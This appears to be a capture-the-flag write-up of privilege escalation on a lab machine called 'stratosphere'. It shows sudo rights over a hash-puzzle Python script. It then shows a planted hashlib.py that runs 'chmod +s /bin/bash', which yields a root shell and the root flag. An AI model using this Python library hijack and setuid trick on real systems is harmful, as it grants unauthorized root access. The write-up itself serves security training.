Privilege Escalation

1) Found sudo permissions




```
richard@stratosphere:~$ sudo -l
Matching Defaults entries for richard on stratosphere:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User richard may run the following commands on stratosphere:
    (ALL) NOPASSWD: /usr/bin/python* /home/richard/test.py
richard@stratosphere:~$
```



```
richard@stratosphere:~$ cat test.py
#!/usr/bin/python3
import hashlib


def question():
    q1 = input("Solve: 5af003e100c80923ec04d65933d382cb\n")
    md5 = hashlib.md5()
    md5.update(q1.encode())
    if not md5.hexdigest() == "5af003e100c80923ec04d65933d382cb":
        print("Sorry, that's not right")
        return
    print("You got it!")
    q2 = input("Now what's this one? d24f6fb449855ff42344feff18ee2819033529ff\n")
    sha1 = hashlib.sha1()
    sha1.update(q2.encode())
    if not sha1.hexdigest() == 'd24f6fb449855ff42344feff18ee2819033529ff':
        print("Nope, that one didn't work...")
        return
    print("WOW, you're really good at this!")
    q3 = input("How about this? 91ae5fc9ecbca9d346225063f23d2bd9\n")
    md4 = hashlib.new('md4')
    md4.update(q3.encode())
    if not md4.hexdigest() == '91ae5fc9ecbca9d346225063f23d2bd9':
        print("Yeah, I don't think that's right.")
        return
    print("OK, OK! I get it. You know how to crack hashes...")
    q4 = input("Last one, I promise: 9efebee84ba0c5e030147cfd1660f5f2850883615d444ceecf50896aae083ead798d13584f52df0179df0200a3e1a122aa738beff263b49d2443738
eba41c943\n")
    blake = hashlib.new('BLAKE2b512')
    blake.update(q4.encode())
    if not blake.hexdigest() == '9efebee84ba0c5e030147cfd1660f5f2850883615d444ceecf50896aae083ead798d13584f52df0179df0200a3e1a122aa738beff263b49d2443738eba4
1c943':
        print("You were so close! urg... sorry rules are rules.")
        return

    import os
    os.system('/root/success.py')
    return
```

2) Hijacked the hashlib library



```
richard@stratosphere:~$ sudo /usr/bin/python3 /home/richard/test.py
Solve: 5af003e100c80923ec04d65933d382cb
kaybboo!
Traceback (most recent call last):
  File "/home/richard/test.py", line 38, in <module>
    question()
  File "/home/richard/test.py", line 7, in question
    md5 = hashlib.md5()
AttributeError: module 'hashlib' has no attribute 'md5'
richard@stratosphere:~$ cat hashlib.py
import  os
os.system("chmod +s /bin/bash")
richard@stratosphere:~$ ls /bin/bash
/bin/bash
richard@stratosphere:~$ /bin/bash -p
bash-5.0# cat /root/root.txt
f56b8ac22f9a2b49a412f7bfe7a5694d
bash-5.0# |
```